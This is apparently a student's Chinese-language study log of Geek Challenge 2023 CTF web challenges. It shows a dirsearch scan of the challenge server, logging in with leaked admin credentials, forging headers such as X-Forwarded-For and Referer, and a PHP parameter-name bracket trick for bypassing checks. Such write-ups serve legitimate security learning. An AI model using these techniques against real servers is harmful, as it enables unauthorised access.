2023年11-12月比赛学习记录
Geek Challenge 2023
WEB
EzHttp | 已完成

burp抓包

dirsearch扫 python dirsearch.py -u http://1.117.175.65:23333/

/robots.txt:
/o2takuXX’s_username_and_password.txt:

post传username=admin&password=@dm1N123456r00t#

添加Referer

修改User-Agent

修改添加X-Forwarded-For: 127.0.0.1

添加Via

添加O2TAKUXX: GiveMeFlag

得到flag
easy_php | 已完成



第一步用小写绕过
第二部用科学计数法绕过

传入qw=1&yxx=1

php允许变量名中有小数点,解释器会自动将其转换成下划线,直接传SYC_GEEK.2023读取不到。
当PHP版本小于8时,如果参数中出现中括号,中括号会被转换成下划线。,但是会出现转换错误导致接下来如果该参数名中还有非法字符并不会继续转换成下划线,也就是说如果中括号[ 出现在前面,那么中括号[ 还是会被转换成下划线,但是因为出错导致接下来的非法字符并不会被转换成下划线。
因此只要将前面的_改为[就行了。
klf_ssti | 还在做
源代码

看看/hack
